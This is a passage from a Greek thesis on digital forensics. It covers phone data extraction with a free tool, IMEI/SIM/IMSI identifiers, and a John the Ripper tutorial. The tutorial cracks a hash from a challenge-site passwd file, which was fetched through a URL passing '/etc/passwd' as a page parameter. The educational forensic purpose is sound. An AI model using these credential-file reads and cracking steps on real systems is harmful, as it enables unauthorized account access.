
Μπορούμε να δούμε τα αρχεία του τηλεφώνου, τα περιεχόμενα της κάρτας SD, την μνήμη cashe του τηλεφώνου, τα διαγραμμένα αρχεία, και άλλα.




Εικόνα 126: Έχουμε πρόσβαση σε όλα τα αρχεία του τηλεφώνου.




Εικόνα 127: Τα Event logs του τηλεφώνου.

Από το Log ιστορικού του τηλεφώνου έχουμε την δυνατότητα να δούμε κλήσεις που έγιναν και τι ώρα. Επίσης υπάρχει φίλτρο για να επιλέξουμε συγκεκριμένη μέρα που μας ενδιαφέρει να κάνουμε αναζήτηση.



Εικόνα 128: Τα μηνύματα του τηλεφώνου.


Έχουμε πλήρη πρόσβαση στα μηνύματα που υπάρχουν στο τηλέφωνο και στα εισερχόμενα αλλά και σε αυτά που έχει στείλει ο χρήστης καθώς και άλλες πληροφορίες που αφορούν την ώρα και την τοπική του τηλεφώνου αλλά και την UTC ώρα.



Εικόνα 129: Η επιλογή αναζήτησης του τηλεφώνου.


Με την επιλογή αναζήτησης του τηλεφώνου (search) μπορούμε να αναζητήσουμε κάποια συγκεκριμένη λέξη ή πρόταση. Στο παράδειγμά μας εισάγαμε μια διεύθυνση

ηλεκτρονικού ταχυδρομείου για αναζήτηση και μας έβγαλε ότι βρήκε μέσα στο τηλέφωνο και την περιλάμβανε.



Εικόνα 130: Το ημερολόγιο του τηλεφώνου.

Η επιλογή ημερολόγιο μας δείχνει το ημερολόγιο του τηλεφώνου. Υπάρχουν προσημειωμένες γιορτές αλλά μας δείχνει και ότι έχει σημειώσει ο χρήστης του τηλεφώνου όπως οι συναντήσεις και τα ραντεβού.



Εικόνα 131: Οι επαφές του τηλεφώνου.

Τέλος έχουμε την επιλογή να δούμε τις επαφές που είναι αποθηκευμένες στο τηλέφωνο και τις φωτογραφίες αν υπάρχουν.

Από όλα τα παραπάνω μπορούμε να σχηματίσουμε μια εικόνα για τον χρήστη της κινητής συσκευής για τις κινήσεις του, τους ανθρώπους που μιλάει πιο συχνά, από τα μηνύματα που στέλνει κ.τ.λ. Στην μη δωρεάν έκδοση που διαθέτει πολύ περισσότερες και πιο σημαντικές για εγκληματολογία λειτουργίες, θα μπορούσαμε να σχηματίσουμε πλήρη εικόνα για τον χρήστη της συσκευής και τις συναλλαγές του μέσω τηλεφώνου όποιες και αν είναι αυτές.

9.2 ΒΑΣΙΚΗ ΕΓΚΛΗΜΑΤΟΛΟΓΙΑ ΣΕ ΚΙΝΗΤΑ ΤΗΛΕΦΩΝΑ

Εκτός από τις επαφές, τα μηνύματα, τις ιστοσελίδες και ότι αναφέρθηκε παραπάνω υπάρχουν κάποια στοιχεία σε κάθε κινητό τηλέφωνο που μπορούν να μας δώσουν παραπάνω πληροφορίες για τον χρήστη. Όπως η κάρτα SIM που συνήθως είναι ταυτοποιημένη με τα στοιχεία του χρήστη, ο αριθμός IMEI που μας δίνει με την σειρά του κάποια στοιχεία και ο αριθμός IMSI.

9.2.1 Ο αριθμός IMEI

Ο αριθμός IMEI[36] (**International Mobile Station Equipment Identity)** είναι ένας μοναδικός 15ψήφιος αριθμός που διαθέτει κάθε κινητή συσκευή και δίνεται σαν ταυτότητα από την κατασκευή της. Μπορούμε να μάθουμε ποιος είναι αυτός ο αριθμός της δικής μας συσκευής με το να πληκτρολογήσουμε -σαν να παίρναμε τηλέφωνο- ***#06#** ή αν αυτό δεν εμφανίζει κάτι, από το αυτοκόλλητο πάνω στην μπαταρία της συσκευής. Ο ερευνητής μπορεί μέσω αυτού του αριθμού να βρει πληροφορίες για το μοντέλο της συσκευής, τον κατασκευαστή της, το κατά προσέγγιση έτος κατασκευής του καθώς και την χώρα έγκρισης πώλησης της συσκευής.

Εικόνα 132: IMEI αριθμός μιας κινητής συσκευής

Τα πρώτα 8 ψηφία είναι το TAC (Type Allocation Code) που μας ενημερώνει για τον κατασκευαστή, το μοντέλο και την χώρα έγκρισης. Τα επόμενα 6 ψηφία είναι ο serial number της συσκευής και είναι μοναδικός για κάθε μία. Το τελευταίο ψηφίο είναι για επιβεβαίωση της αυθεντικότητας του IMEI. Ο αριθμός IMEI χρησιμεύει και σε περίπτωση κλοπής του τηλεφώνου. Όταν κλαπεί το τηλέφωνο ο ιδιοκτήτης του μπορεί επικοινωνήσει με τον πάροχο κινητής τηλεφωνίας και να ζητήσει να μπει στη μαύρη λίστα αυτός ο αριθμός ώστε αυτός που έκλεψε το τηλέφωνο να μην μπορεί να το χρησιμοποιήσει.

[36]http://en.wikipedia.org/wiki/International_Mobile_Station_Equipment_Identity

9.2.2 Η κάρτα SIM

Η κάρτα SIM (Subscriber Identity Module) για κινητές συσκευές παρέχει:

- Ταυτοποίηση του χρήστη στο δίκτυο κινητής τηλεφωνίας μέσω του IMEI αριθμού
- Οι αριθμοί PIN και PUK για την ασφάλεια της πρόσβασης στην κάρτα
- 32KB χώρο αποθήκευσης για τον χρήστη π.χ για τις επαφές του
- Περιέχει έναν μικροεπεξεργαστή ικανό και για υπολογισμούς
- Μνήμη ROM που χρησιμοποιείται για λειτουργίες του δικτύου (πιστοποίηση, ταυτοποίηση)
- Μνήμη EPROM που χρησιμοποιείται για τα δεδομένα του χρήστη
- Διατηρεί αρχεία δεδομένων, που περιέχουν δεδομένα που σχετίζονται με την λειτουργία του εξοπλισμού του τηλεφώνου.


Εικόνα 133: Η κάρτα SIM

Με την ύπαρξη των πιο γρήγορων δικτύων UMTS[37] (Universal Mobile Telecommunication System) ή 3G, προτείνεται πλέον η χρήση των καρτών USIM (Universal Subscriber Identity Module) που έχει το ίδιο μέγεθος με μια απλή κάρτα SIM. Μπορείς να έχεις πρόσβαση σε αυτό το δίκτυο και με μια απλή κάρτα SIM αλλά οι κάρτες USIM έχουν κάποια επιπλέον πλεονεκτήματα:

- Ουσιαστικά πρόκειται για «μικρούς υπολογιστές» (ή τις λεγόμενες έξυπνες κάρτες - smart card) που μπορούν να τρέξουν πολλές μινι-εφαρμογές, όπως την πρόσβαση στο λογαριασμό του συνδρομητή στο δίκτυο κινητής τηλεφωνίας
- Κάθε κινητό 3G (UMTS) με κάρτα USIM μπορεί να χρησιμοποιηθεί για βιντεοκλήσεις, με την προϋπόθεση την κάλυψη από δίκτυο 3G.
- Η ασφάλεια αυξάνεται, αποτρέποντας για παράδειγμα τις ανεπιθύμητες κλήσεις σε αριθμούς που οδηγούν σε υπέρογκες χρεώσεις
- Κλήσεις και δεδομένα κρυπτογραφούνται με «κλειδιά» που δημιουργεί η USIM, και μάλιστα είναι πιο δύσκολο να «σπάσουν» από αυτά των SIM.
- Φυσικά, το κλείδωμα του τηλεφώνου, όταν αυτό παρέχεται αποκλειστικά με συμβόλαιο, γίνεται μέσω της κάρτας SIM (και στην προκειμένη περίπτωση, μέσω της «ασφαλέστερης» micro-USIM).

[37]http://en.wikipedia.org/wiki/Universal_Mobile_Telecommunications_System

- Ο κατάλογος των επαφών μπορεί να είναι πολύ μεγαλύτερος σε μια USIM (δεν υπάρχει ο περιορισμός των 255 επαφών όπως στις απλές SIM). Κάθε εγγραφή μπορεί να έχει περισσότερα στοιχεία, για παράδειγμα e-mail, δεύτερο ή τρίτο αριθμό τηλεφώνου κ.λπ
- Τα στοιχεία αυτά είναι καλύτερα ασφαλισμένα στην USIM σε σχέση με την αποθήκευση στην μνήμη του τηλεφώνου.



Εικόνα 134: Οι κάρτες SIM και USIM

9.2.3 Ο αριθμός IMSI

Ο αριθμός IMSI[38] (International Mobile Subscriber Identity), χρησιμοποιείται από το δίκτυο κινητής τηλεφωνίας για να ταυτοποιήσει τον χρήστη -όχι το τηλέφωνο- και αποθηκεύεται στην κάρτα SIM. Ο αριθμός αυτός αποκαλύπτει το όνομα και την χώρα του πάροχου κινητής τηλεφωνίας. Συνήθως αποτελείται από 15 ψηφία αλλά σε κάποια δίκτυα μπορεί να είναι και 14 τα ψηφία. Τα πρώτα 3 ψηφία αποτελούν τον MCC (Mobile Country Code) π.χ για το Ηνωμένο Βασίλειο = 234 τον κωδικό δηλαδή της χώρας του πάροχου κινητής τηλεφωνίας. Υπάρχει δημοσιευμένη λίστα των κωδικών από το International Telecoms Union (ITU E.212).

Τα επόμενα 2 ή τρία ψηφία αποτελούν τον MNC (Mobile Network Code) δηλαδή τον κωδικό δικτύου του πάροχου και πιο συγκεκριμένα σε ποιο δίκτυο της χώρας ανήκει ο χρήστης. Τα τρία ψηφία χρησιμοποιούνται σε κάποια κομμάτια της Αμερικής. Να διευκρινήσουμε εδώ ότι ο MCN δεν είναι μοναδικός παντού αλλά ο MCC μαζί με τον MCN αποτελούν μοναδικό για τον κάθε χρήστη αριθμό.

Τα υπόλοιπα ψηφία αποτελούν τον MSIN (Mobile Station Identification Number). Αυτός ο αριθμός χρησιμοποιείται από τον πάροχο για να ταυτοποιήσει κάποιο χρήστη αν του ζητηθεί. Δεν είναι πάντα αποτελεσματικό όμως αφού κάποιοι χρήστες χρησιμοποιούν τα προπληρωμένα τηλέφωνα και η κάρτα SIM δεν ταυτοποιεί κάποιο συγκεκριμένο χρήστη.

[38]http://en.wikipedia.org/wiki/International_mobile_subscriber_identity

9.3 Σπάσιμο κωδικών με το πρόγραμμα John The Ripper

John the Ripper[39] είναι ένα δωρεάν πρόγραμμα λογισμικού σχεδιασμένο για να σπάει αδύναμους UNIX κωδικούς. Σχεδιάστηκε αρχικά για λειτουργικά συστήματα βασισμένα στο UNIX αλλά πλέον υποστηρίζεται από δεκαπέντε διαφορετικές πλατφόρμες. Κατεβάσαμε από την ιστοσελίδα http://www.openwall.com/john/ το open source code john-1.8.0.tar.gz. Το πρόγραμμα περιέχει έναν φάκελο με έγγραφα που καθοδηγούν τον χρήστη ως προς την εγκατάστασή του, συχνές ερωτήσεις, τρόπο λειτουργίας και άλλα. Όπως καταλαβαίνουμε αυτό το πρόγραμμα μπορεί να χρησιμοποιηθεί και για εγκληματικούς σκοπούς. Στο δικό μας παράδειγμα απλά θα δείξουμε πως λειτουργεί παίρνοντας ένα δοκιμαστικό αρχείο κωδικών που πήραμε από την ιστοσελίδα http://net-force.nl/challenges/ και θα το τρέξουμε στο λειτουργικό σύστημα UBUNTU 14.10.

Αρχικά το αποσυμπιέζουμε πληκτρολογώντας:

tar xvzf [όνομα αρχείου]

και μετά αποκτώντας πρόσβαση στον φάκελο που το έχουμε αποθηκεύσει με την εντολή

```
cd [μονοπάτι που βρίσκεται ο αποσυμπιεσμένος φάκελος].
```

```
dimitra@delta:~$ cd Λήψεις
dimitra@delta:~/Λήψεις$ tar xvzf john-1.8.0.tar.gz
```

Εικόνα 135: Αποσυμπιέζουμε το συμπιεσμένο φάκελο.


```
dimitra@delta:~/Λήψεις$ cd john-1.8.0
dimitra@delta:~/Λήψεις/john-1.8.0$ cd run
dimitra@delta:~/Λήψεις/john-1.8.0/run$
```

Εικόνα 136: Αποκτούμε πρόσβαση στον φάκελο που αποσυμπιέσαμε.

Το πρόγραμμα χρειάζεται το αρχείο με τους κωδικούς που βρίσκονται στο σύστημά μας στον φάκελο /etc/passwd. Τα σημερινά λειτουργικά συστήματα Linux χρησιμοποιούν και άλλο ένα αρχείο το /etc/shadow το οποίο χρειαζόμαστε επίσης. Το john-1.8.0 χρειάζεται να συγχωνεύσει αυτά τα δύο αρχεία για να μπορέσει να σπάσει τον κωδικό. Την συγχώνευση αυτή την πετυχαίνουμε με το πρόγραμμα unshadow αλλά χρειάζεται δικαιώματα υπερχρήστη για να τρέξει.

Εμείς εδώ όπως προαναφέρθηκε θα χρησιμοποιήσουμε ένα δανεικό αρχείο κωδικών ήδη συγχωνευμένο με το αρχείο shadow. Πήραμε τον κώδικα από την σελίδα http://net-force.nl/challenge/level401/index.php?page=/etc/passwd και το επικολλήσαμε σε ένα καινούριο αρχείο που δημιουργήσαμε με το όνομα mypass και το οποίο τοποθετήσαμε στον φάκελο run. [Πλήρες μονοπάτι: Λήψεις/john-1.8.0/run].

[39] http://en.wikipedia.org/wiki/John_the_Ripper



Εικόνα 137: Περιεχόμενα αρχείου με την εντολή ls.

Περιεχόμενα αρχείου mypass:

```
root:x:0:0:root:/root:/bin/bash
bin:x:1:1:bin:/bin:/sbin/nologin
daemon:x:2:2:daemon:/sbin:/sbin/nologin
adm:x:3:4:adm:/var/adm:/sbin/nologin
lp:x:4:7:lp:/var/spool/lpd:/sbin/nologin
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
mail:x:8:12:mail:/var/spool/mail:/sbin/nologin
news:x:9:13:news:/var/spool/news:
uucp:x:10:14:uucp:/var/spool/uucp:/sbin/nologin
operator:x:11:0:operator:/root:/sbin/nologin
games:x:12:100:games:/usr/games:/sbin/nologin
gopher:x:13:30:gopher:/var/gopher:/sbin/nologin
ftp:x:14:50:FTP User:/var/ftp:/sbin/nologin
nobody:x:99:99:Nobody:/:/sbin/nologin
mailnull:x:47:47::/var/spool/mqueue:/dev/null
rpm:x:37:37::/var/lib/rpm:/bin/bash
xfs:x:43:43:X Font Server:/etc/X11/fs:/bin/false
ntp:x:38:38::/etc/ntp:/sbin/nologin
rpc:x:32:32:Portmapper RPC user:/:/bin/false
gdm:x:42:42::/var/gdm:/sbin/nologin
rpcuser:x:29:29:RPC Service User:/var/lib/nfs:/sbin/nologin
nfsnobody:x:65534:65534:Anonymous NFS
User:/var/lib/nfs:/sbin/nologin
nscd:x:28:28:NSCD Daemon:/:/bin/false
ident:x:98:98:pident user:/:/sbin/nologin
radvd:x:75:75:radvd user:/:/bin/false
postgres:x:26:26:PostgreSQL Server:/var/lib/pgsql:/bin/bash
apache:x:48:48:Apache:/var/www:/bin/false
NetForce:2J3OLLk8Ys6/k:500:500:NetForcec:/home/NetForce:/bin/b
ash
squid:x:23:23::/var/spool/squid:/dev/null
named:x:25:25:Named:/var/named:/bin/false
pcap:x:77:77::/var/arpwatch:/bin/nologin
mysql:x:27:27:MySQL Server:/var/lib/mysql:/bin/bash
```


Το υπογραμμισμένο είναι ο κωδικός που θέλουμε να σπάσουμε. Το πρόγραμμα που χρησιμοποιούμε έχει τρεις λειτουργίες. Η πρώτη είναι η απλή λειτουργία “simple crack” όπου το πρόγραμμα προσπαθεί να βρει τον κωδικό χρησιμοποιώντας το όνομα χρήστη, τον οικείο του κατάλογο, φίλους κ.τ.λ για να σπάσει τον κωδικό.

Η δεύτερη λειτουργία είναι η “wordlist”δηλαδή προσπαθεί να βρει τον κωδικό από μία λίστα που έχει ήδη μέσα στον φάκελο /run σε ένα απλό αρχείο κειμένου με τους

πιο συνηθισμένους κωδικούς. Εδώ σημειώνουμε ότι μπορούμε να χρησιμοποιήσουμε δική μας λίστα ή κάποια άλλη λίστα που μπορούμε να βρούμε από το διαδίκτυο.

Η τρίτη λειτουργία και η πιο ισχυρή είναι η “incremental” όπου προσπαθεί να βρει κάθε πιθανό συνδυασμό. Αυτή η λειτουργία όμως μπορεί να κρατήσει πάρα πολύ αφού οι πιθανοί συνδυασμοί είναι σχεδόν άπειροι.

Εμείς εδώ έχουμε έναν εύκολο κωδικό και το πρόγραμμα τον σπάει σχεδόν αμέσως.




Εικόνα 138: Το πρόγραμμα βρήκε τον κωδικό.

Με την εντολή

./john –show mypass

μας δείχνει τους κωδικούς που έσπασε.



Εικόνα 139:Ο κωδικός που έσπασε ο John The Ripper.

Κεφάλαιο 10
Συμπεράσματα

Σε αυτή την πτυχιακή εργασία ασχοληθήκαμε με την μεθοδολογία που ακολουθείται στον τόπο του εγκλήματος, όσον αφορά το ηλεκτρονικό έγκλημα, καθώς και όλη την διαδικασία μέχρι την εξαγωγή έγκυρων συμπερασμάτων και αναλυτική παρουσίαση αυτών. Η διαδικασία ανάλυσης στοιχείων στο ηλεκτρονικό έγκλημα είναι μεγάλης σημασίας αφού το παραμικρό λάθος, θα γίνει εργαλείο για την κατάρρευση της υπόθεσης στο δικαστήριο με συνέπεια είτε τον εγκλεισμό ενός αθώου στην φυλακή είτε την αθώωση του ένοχου. Και στις δύο περιπτώσεις το αποτέλεσμα είναι μεγάλης σημασίας.

Επίσης παρουσιάστηκαν κάποια εργαλεία, ανοιχτού κώδικα περισσότερο, που δείχνουν όσο πιο αναλυτικά γίνεται, την διαδικασία με την οποία παίρνουμε τα ηλεκτρονικά στοιχεία από μία συσκευή και πως κάνουμε την ανάλυσή τους. Η παρουσίαση των στοιχείων που εξάγουμε γίνεται σε έγγραφη μορφή και αποτελεί ένα αναλυτικότατο σημειωματάριο καταγραφής όλων των κινήσεων που έγιναν στην πορεία της ανάλυσης των στοιχείων.

Στις μέρες μας ωστόσο, η εύρεση αποδεικτικών στοιχείων στο ηλεκτρονικό έγκλημα γίνεται όλο και πιο πολύπλοκη. Με την ανάπτυξη του cloud περιβάλλοντος, η πρόκληση για τους ερευνητές είναι μεγάλη διότι οι κανόνες στην συλλογή στοιχείων έχουν αλλάξει. Τα δεδομένα αποθηκεύονται σε διαφορετικές τοποθεσίες ενώ η πρόσβαση σε αυτό το περιβάλλον είναι περιορισμένη. Ακόμα και η περισυλλογή των φυσικών συσκευών για την ακεραιότητα και επαλήθευση των στοιχείων είναι πλέον ένα μεγάλο θέμα.

10.1 Αποτελέσματα Εργασίας

Στην εργασία αυτή βρήκαμε γενικές πληροφορίες για την επιστήμη της εγκληματολογίας και πιο ειδικά, της ηλεκτρονικής εγκληματολογίας που είναι το κεντρικό θέμα της εργασίας. Επίσης συγκεντρώθηκαν πληροφορίες για το ηλεκτρονικό έγκλημα και τις μορφές του σήμερα, τα ηλεκτρονικά δεδομένα καθώς και τα κάποια από τα μοντέλα μεθοδολογίας στο ηλεκτρονικό έγκλημα.

Υλοποιήσαμε και παρουσιάσαμε με φωτογραφίες κώδικα και περιγραφή, εργαλεία ανοιχτού κώδικα, για να πάρουμε εικόνα ενός αποθηκευτικού μέσου – στα παραδείγματά μας χρησιμοποιήσαμε usb thump drive σαν αποθηκευτικό μέσο.

Υλοποιήσαμε και παρουσιάσαμε με φωτογραφίες, κώδικα και περιγραφή, εργαλεία ανοιχτού κώδικα για να πάρουμε την εικόνα της φυσικής μνήμης του υπολογιστή.

Υλοποιήσαμε και παρουσιάσαμε με φωτογραφίες και περιγραφή, δωρεάν εργαλείο για κινητά τηλέφωνα και δείξαμε πως παίρνοντας ένα αντίγραφο του τηλεφώνου αποκτάμε πρόσβαση σε μηνύματα, ημερολόγιο, επαφές τηλεφώνου και άλλα που διαθέτει το πρόγραμμα. Η δωρεάν έκδοσή του προγράμματος είναι περιορισμένη σε αυτά που μπορείς να κάνεις αλλά στα πλαίσια της εργασίας και για να δώσουμε ένα παράδειγμα έρευνας σε κινητό τηλέφωνο ήταν αρκετό. Στο ίδιο κεφάλαιο παρουσιάζουμε και ένα πρόγραμμα για σπάσιμο απλών κωδικών στο λειτουργικό σύστημα Linux.

Επίσης υλοποιήσαμε ανάλυση φυσικής μνήμης του υπολογιστή με εργαλείο ανοιχτού κώδικα για την εύρεση κακόβουλου λογισμικού. Στο ίδιο κεφάλαιο παρουσιάζουμε και ένα δείγμα γραπτής αναφοράς που χρησιμοποιεί η Δίωξη Ηλεκτρονικού Εγκλήματος στην Ελλάδα μετά την ανάλυση των στοιχείων που έχει συλλέξει σε ένα ηλεκτρονικό έγκλημα, για την έγγραφη παρουσίαση των αποτελεσμάτων, η οποία χρησιμοποιείται και στο δικαστήριο.

Πραγματοποιώντας αυτήν την εργασία πήρα πολλά. Έμαθα να ψάχνω πιο ικανοποιητικά την πληροφορία που θέλω να βρω οπότε θα έλεγα ότι η ικανότητα αναζήτησης πληροφορίας στο διαδίκτυο βελτιώθηκε πάρα πολύ.

Με την αναζήτηση προγραμμάτων ανοιχτού κώδικα, έχω τώρα μία πολύ καλή συλλογή προγραμμάτων για προσωπική χρήση και εκπαίδευση. Έμαθα να χρησιμοποιώ αυτά τα προγράμματα και να καταγράφω αυτή την γνώση ώστε να μπορέσουν να την λάβουν και άλλοι ενδιαφερόμενοι.

